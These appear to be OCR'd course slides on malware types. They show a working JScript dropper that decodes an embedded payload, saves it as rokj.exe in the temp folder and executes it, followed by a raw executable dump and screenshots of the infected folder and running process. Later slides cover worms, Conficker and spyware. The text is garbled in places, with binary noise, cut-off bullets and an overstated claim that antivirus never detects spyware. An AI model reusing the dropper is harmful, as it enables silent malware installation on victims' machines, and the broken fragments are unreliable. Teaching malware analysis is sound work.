AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAB4CKBMAAAoqBioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAeAigTAAAKKgYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAAHgIoEwAACioGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAB4CKBMAAAoqBioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
AAYqAAAeAigTAAAKKgYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioAAAYqAAAGKgAABioA
                                                                                                                                  1,1           Haut
```


Malicious code example



```
function b6b(s)^M
{^M
    var e = {}, i, k, v = [], r = '', w = String.fromCharCode;^M
    var n = [[65, 91], [97, 123], [48, 58], [43, 44], [47, 48]];^M
^M
    for (z in n)^M
    {^M
        for (i = n[z][0]; i < n[z][1]; i++)^M
        {^M
            v.push(w(i));^M
        }^M
    }^M
    for (i = 0; i < 64; i++)^M
    {^M
        e[v[i]] = i;^M
    }^M
^M
    for (i = 0; i < s.length; i+=72)^M
    {^M
        var b = 0, c, x, l = 0, o = s.substring(i, i+72);^M
        for (x = 0; x < o.length; x++)^M
        {^M
            c = e[o.charAt(x)];^M
            b = (b << 6) + c;^M
            l += 6;^M
            while (l >= 8)^M
            {^M
                r += w((b >>> (l -= 8)) % 256);^M
            }^M
         }^M
    }^M
    return r;^M
}^M
var myObject^M
myObject = new ActiveXObject("Scripting.FileSystemObject");^M
bkfdfgojqdifojgiodsjfoigjdsifg = myObject.GetSpecialFolder(2) + "\\rokj.exe"; ^M
var data = b6b(yyy);^M
var stream = new ActiveXObject("ADODB.Stream");^M
stream.Type = 2; // text^M
stream.Charset = "ISO-8859-1";^M
stream.Open();^M
stream.WriteText(data);^M
stream.SaveToFile(bkfdfgojqdifojgiodsjfoigjdsifg, 2);^M
stream.Close();^M
MyObject = new ActiveXObject("WScript.Shell")^M
MyObject.Run(bkfdfgojqdifojgiodsjfoigjdsifg);
~
~
~
~
~
~
~
                                                              47,1          Bas
```

b6b fonction orders the text in the yyy variable

Malicious code example




```
MZ<90>^@^C^@^@^@^D^@^@^@ÿÿ^@^@,^@^@^@^@^@^@^@@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@<80>^@^@^@N^_º^N^@´
Í!,^ALÍ!This program cannot be run in DOS mode.^M^M
$^@^@^@^@^@^@^@PE^@^@L^A^C^@"Ì]Y^@^@^@^@^@^@^@^@à^@^B^A^K^A^H^@^@¬^C^@^@^D^@^@^@^@^@^@ÎË^C^@^@ ^@^@^@^@^@^@^@@^@^@ ^@^@^@^B^@^@^D^@^@^@^@^@^@^
@^D^@^@^@^@^@^@^@ ^D^@^@^B^@^@^@^@^@^@^B^@@<85>^@^@^P^@^@^P^@^@^@^@^P^@^@^P^@^@^@^@^@^@^P^@^@^@^@^@^@^@^@^@^@tË^C^@W^@^@^@^@à^C^@^P^@^@^@^@^
@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^D^@^L^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^H^@^@^@^@^@^@^@^@^@^@^@^H ^@^@H^@^@^@^@^@^@^@^@^@^@^@.text^@^@^@ô«^C^@^@ ^@^@^@¬^C^@^@^B^@^@^@^@^@^@^@^@^@^@^@^@^@^@ ^@^@`.rsrc^@^@^@^P^@^@
^@^@à^C^@^@^B^@^@^@®^C^@^@^@^@^@^@^@^@^@^@^@^@@^@^@@.reloc^@^@^L^@^@^@^@^@^D^@^@^B^@^@^@°^C^@^@^@^@^@^@^@^@^@^@^@^@^@@^@^@B^@^@^@^@^@^@^@^@^
@^@^@^@^@^@^@°Ë^C^@^@^@^@^@H^@^@^@^B^@^E^@4&^C^@@¥^@^@^C^@^@^@Z^@^@^F^T<^@^@ ê^B^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@[0^H^@Â^A^@^@^A^@^@^
Qr^A^@^@p^_^Z<8d>^D^@^@^A^S^D^Q^D^Vr^C^@^@p¢^Q^D^Wr^G^@^@p¢^Q^D^Xr^K^@^@p¢^Q^D^Yr^O^@^@p¢^Q^D^Zr^S^@^@p¢^Q^D^[r^W^@^@p¢^Q^D^\r^[^@^@p¢^Q^D^]r^_^
@^@p¢^Q^D^^r^S^@^@p¢^Q^D^_      r#^@^@p¢^Q^D^_
r'^@^@p¢^Q^D^_^Kr^S^@^@p¢^Q^D^_^Lr+^@^@p¢^Q^D^_^Mr^O^@^@p¢^Q^D^_^Nr/^@^@p¢^Q^D^_^Or3^@^@p¢^Q^D^_^Pr7^@^@p¢^Q^D^_^Qr^[^@^@p¢^Q^D^_^Rr;^@^@p¢^Q^D^
_^Sr^K^@^@p¢^Q^D^_^Tr^K^@^@p¢^Q^D^_^Ur^S^@^@p¢^Q^D^_^Vr^W^@^@p¢^Q^D^_^Wr?^@^@p¢^Q^D^_^Xr'^@^@p¢^Q^D^_^Yr^G^@^@p¢^Q^D(^A^@^@
(^B^@^@

^Fo^C^@^@
^K^G^S^E^V^S^F8<8b>^@^@^@^Q^E^Q^F<9a>^L^Ho^D^@^@
r^A^@^@p^Z<8d>^D^@^@^A^S^G^Q^G^VrC^@^@p¢^Q^G^Wr3^@^@p¢^Q^G^XrG^@^@p¢^Q^G^YrK^@^@p¢^Q^G(^A^@^@
(^E^@^@
,:^H^Ho^F^@^@
r0^@^@p^X<8d>^A^@^@^A^S^H^Q^H^W^W<8d>^A^@^@^A^S ^Q      ^V^B¢^Q ¢^Q^H(#^@^@^F^T(^G^@^@
^MÞ^V&Þ^@^Q^F^WX^S^F^Q^F^Q^E<8e>i?jÿÿÿ^T*       *^@^@^A^P^@^@^@^@s^A7ª^A^C^A^@^@^A^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@[0^H^@<95>^@^@^@^B^
@^@^Q^Bo^F^@^@

^Fo^C^@^@
^K^G^S^D^V^S^E+s^Q^D^Q^E<9a>^L^Ho^D^@^@
r]^@^@p(^E^@^@
,U^H^Ho^F^@^@
r0^@^@p^X<8d>^A^@^@^A^S^F^Q^F^V^B¢^Q^F^W^Y<8d>^A^@^@^A^S^G^Q^G^V^C¢^Q^G^W^V<8c>^G^@^@^A¢^Q^G^X^C<8e>i<8c>^G^@^@^A¢^Q^G¢^Q^F(#^@^@^F^T(^G^@^@
^MÞ^S&Þ^@^Q^E^WX^S^E^Q^E^Q^D<8e>i2<85>^T*       *^@^@^@^A^P^@^@^@^@.^@R<80>^@^C^A^@^@^A^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^S0^H^@/^@^@^
C^@^@^Q^B^Bo^F^@^@
r0^@^@p^X<8d>^A^@^@^A
^F^W^W<8d>^A^@^@^A^K^G^V^C¢^G¢^F(#^@^@^F^T(^H^@^@
*^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^S0^C^@^Y^@^@^@^D^@^@^Q^X<8d>^D^@^@^A
^F^Vr<85>^@^@p¢^F^Wr<8d>^@^@p¢^F*^@^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@^F*^@^@[0^F^@l^@^@^@^E^@^@^
Q^Bo^F^@^@

^Fo^C^@^@
^K^G^S^D^V^S^E+J^Q^D^Q^E<9a>^L^Ho^D^@^@
rf^@^@p(^E^@^@
,,^H^Ho^F^@^@
r0^@^@p^X<8d>^A^@^@^A^S^F^Q^F^V^B¢^Q^F(#^@^@^F^T(^G^@^@
^MÞ^S&Þ^@^Q^E^WX^S^E^Q^E^Q^D<8e>i2®^T*  *^A^P^@^@^@^@.^@)W^@^C^A^@^@^A^F*^@^@[0^F^@F^A^@^@^F^@^@^Q^X(3^@^@^F^W<8d>^D^@^@^A^S^L^Q^L^VrÃ^@^@p¢^Q^
L
ré^@^@pÐ^B^@^@^B(       ^@^@
o
^@^@
s^K^@^@
^K^Gr-^A^@po^L^@^@
t^A^@^@^[^L^Gra^A^@po^L^@^@
t^A^@^@^[^M^V<8d>^L^@^@^A^S^D^V^S^E+>^G^F^Q^E<9a>o^L^@^@
t^A^@^@^[^S^F^R^D^Q^D<8e>i^Q^F<8e>iX(^A^@^@+^Q^F^V^Q^D^Q^D<8e>i^Q^F<8e>iY^Q^F<8e>i(^N^@^@
^Q^E^WX^S^E^Q^E^F<8e>i2»r<8f>^A^@p(^B^@^@
"code_malveillant.txt" 692L, 319971C                                                                   1,1           Haut
```


Malicious code example



Nom	Modifié le	Type	Taille
Low	06/07/2017 11:14	Dossier de fichiers	
WPDNSE	06/07/2017 11:05	Dossier de fichiers	
FXSAPIDebugLogFile.txt	06/07/2017 11:05	Document texte	0 Ko
rokj.exe	06/07/2017 11:21	Application	237 Ko
Test.bmp	06/07/2017 11:05	Image bitmap	49 Ko
wmsetup.log	06/07/2017 11:05	Document texte	1 Ko

6 élément(s)

Malicious code example



Nom de l'image	Nom d'u...	P...	Mémoire ...	Description
conhost.exe	Test	00	984 K	Hôte de la fenêtre de la...
conhost.exe	Test	00	992 K	Hôte de la fenêtre de la...
csrss.exe		00	1 040 K	
dwm.exe	Test	00	504 K	Gestionnaire de fenêtre...
explorer.exe	Test	00	23 148 K	Explorateur Windows
schtasks.exe ...	Test	00	560 K	Gestion des tâches plan...
schtasks.exe ...	Test	00	804 K	Gestion des tâches plan...
taskeng.exe	Test	00	1 344 K	Moteur du Planificateur ...
taskhost.exe	Test	00	1 068 K	Processus hôte pour Tâ...
taskmgr.exe	Test	00	2 908 K	Gestionnaire des tâches...
winlogon.exe		00	768 K	
wwq.exe *32	Test	02	2 752 K	wwq.exe


Processus : 44 UC utilisée : 1% Mémoire physique : 48 %

wwq.exe 06/07/20

1 élément

3.4 Worms

- Self-
- Parti able to prop a network
- Sam s
- A wo y quickly on the w


Worm:Win32 Conficker
Computers within a network that have weak passwords and without latest security update/anti-virus softwares are infected with the worm.
Computers that have unsecured/open shared folders without latest security update/anti-virus softwares are infected with the worm.
Computer without a strong password, secured shared folder, latest security update or anti-virus software is infected with the worm.
Computer with strong password, secured shared folder, latest security update and anti-virus software is protected from the worm.


3.4 Types of worms

- Simple worms
  - Exploit Generally software failures which allow the running of programs on a distant machine
- Macro-worms
  - Hybrid Programs: both a virus (infection of support transmitted by network) and a worm (use of the network for the transmission), often propagated by attached files containing of the infected documents
- E-mail worms

3.6 Spywares (spy+software)

- Small modules, inserted in a relatively discrete manner
- Integrated in commercial software or shareware/freeware
- To inform the software publisher about the hardware environment of the computer, the navigation or other habits of the user
- The anti-virus software never detects them (pressure on the anti-virus software publishers on behalf of companies editors of commercial software => the spyware are ignored)
- Non respect of the private life + denial of service

